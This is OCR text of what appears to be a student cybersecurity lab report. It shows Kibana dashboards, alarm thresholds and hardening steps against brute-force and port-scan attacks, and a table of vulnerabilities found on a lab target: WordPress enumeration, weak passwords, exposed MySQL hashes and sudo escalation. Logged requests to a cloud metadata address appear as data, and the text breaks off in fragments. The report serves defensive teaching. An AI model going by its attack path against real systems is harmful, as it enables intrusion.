
  ABOVE 0.5 FOR THE LAST 5 minutes

Configuration:


WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

Alert

Action




Dashboard



Dashboard / Editing New Dashboard (unsaved)
Save Cancel Add Options Share
Search
KQL
Apr 21, 2021 @ 23:00:00.00 → Apr 21, 2021 @ 23:28:06.8
Refresh
+ Add filter
HTTP status codes for the top queries [Packetbeat] ECS
200
404
304
GET /server-st...
GET /2009-04-0...
GET /2014-02-2...
GET /ansible/an...
GET /computeM...
field
value
HTTP Status Code
200
269 (100%)
Top 10 HTTP requests [Packetbeat] ECS
url.full: Descending
Count
http://127.0.0.1/server-status?auto=
269
http://169.254.169.254/2009-04-04/meta-data/placement/availability-zone
1
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document
1
http://169.254.169.254/computeMetadata/v1/?alt=json&recursive=true
1
http://169.254.169.254/metadata/instance/compute?api-version=2017-04-02
1
Export: Raw Formatted
CPU Usage [Metricbeat System] ECS
22%
20%
18%
16%
14%
12%
10%
8%
6%
4%
2%
0%
23:00:00
23:05:00
23:10:00
23:15:00
23:20:00
23:25:00
per 30 seconds
user
system
nice
irq
softirq
iowait

Time of Attack

CPU Usage


Dashboard / Editing New Dashboard (unsaved)
Save Cancel Add Options Share
Search
KQL
Apr 21, 2021 @ 23:00:00.0 → Apr 21, 2021 @ 23:30:00.0
Refresh
+ Add filter
CPU Usage [Metricbeat System] ECS
user
system
nice
irq
softirq
iowait
22%
20%
18%
16%
14%
12%
10%
8%
6%
4%
2%
0%
23:00:00
23:05:00
23:10:00
23:15:00
23:20:00
23:25:00
per 30 seconds

Network Traffic



Alarms and Mitigation Strategies

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? Number of requests per second

- Use Hydra and url.path
- Use ”/path/folder/” and error status
- Find number of times the error (401) response is detected in 1 - 10 seconds

What threshold would you set to activate this alarm?

- Alert email and log on protected files and folders >5 error (401) response occur at any time or any OK (200) response occur from External IPs (i.e. >100 requests/second in 5 seconds will trigger alarm)

System Hardening

What configuration can be set on the host to block brute force attacks?

- Strong password implementation
- Lock users with multiple logins

Command line(s):
(Fail2Ban) apt-get apache2 fail2ban –y

- Locked users need to answer security question when failed multiple logins
- Consider two layer authentication process using cell phone
- Configure ‘*fail2ban*’ to mitigate Brute Force Attack

https://www.fail2ban.org/wiki/index.php/Main_Page

Mitigation: Preventing WordPress Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? Number of requests by monitoring your login attempts
(Use Login LockDown Options)

What threshold would you set to activate this alarm?

- Max login retries 3
- Retry Time period restriction 5 minutes
- Lockout Length 60 minutes
- Lockout Invalid Usernames No
- Mask Login Errors No

System Hardening

What configuration can be set on the host to block brute force attacks?

- Strong password implementation
- Limit login attempts (Login LockDown plugin)
- Lock users with multiple logins
- Protect your WordPress Admin Directory by creating strong user and password

Command line(s):

- Plugins>Add New>login lockdown then click Install and activate button
- The plugin records the IP address of each unsuccessful login attempt and will temporarily block the IP.

https://passwordprotectwp.com/wordpress-brute-force-attack/

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Destination IP: 192.168.1.110 and
  Source IP: not 192.168.1.110 and destination port: not 80 (apply to other open ports)
- Number of ports accesses per source IP per second

What threshold would you set to activate this alarm?

- An email and log when >3 none port 80 scans detected at the time from the same IP occurs

System Hardening

What configurations can be set on the host to mitigate port scans?

- Create IP scan
- Create rules*

Recommended solution:


Threshold rule: field source.ip and value 10
Indicator index patterns: Data ECS compatible and must contain a @timestamp field
Indicator index query: query and filters fields from index pattern

- IP scan and firewall port blocking can delay and are good port scan mitigation techniques. An IDS like Kibana allow for immediate alert related to port scan activity and provide a rapid response tool into potential threat

www.elastic.co/guide/en/security/current/rules-ui-create.html

Network Topology
& Critical Vulnerabilities

Network TOPOLOGY



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Ports	Open ports allow access to network for all users including unauthorized users	Allows attackers to gain access to network and exploit
WordPress	By using wp scan enumeration we can find vulnerabilities related to company's system	Found names of people working for the company to allow us to use ssh to gain access to Michael's network
Weak Password	Simple password allows to be cracked easier and can be guessed	Attackers gain access easily to users credentials
MySQL file with unrestricted access	File was easy to locate and saved without any restrictions	MySQL was exposed with unrestricted access
Unprotected password hashes	The hashes were easy to locate by navigating MySQL database	Hashes are easy to find and crack to obtain passwords to gain root privileges
Root privileges exploitation	"Sudo" privileges give the user access to all system/ network	The attacker can use sudo privileges for his benefits

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	Source: 168.215.194.14 Destination: 10.0.0.201	Machines that sent the most traffic.
Most Common Protocols	HTTP, UDP;TCP;DNS	Three most common protocols on the network.
# of Unique IP Addresses	2	Count of observed IP addresses.
Subnets	10.0.0.0/24 ; 172.16.4.0/24 ; 10.6.12.0/24	Observed subnet ranges.
# of Malware Species	Two (Malicious Trojan; Torrent file)	June11.dll is a Trojan Betty_Boop is a Torrent

Behavioral Analysis

Purpose of Traffic on the Network

“Normal” Activity : Users were observed engaging in the following kinds of activity.

*Watching YouTube, reading the news off work

Suspicious Activity :Users were observed engaging in the following kinds of activity.

- Watching YouTube during work hours (creating network)
- Illegal Downloads
- Malware : Trojan YAKES

Normal Activity

Normal Behavior

Summarize the following:

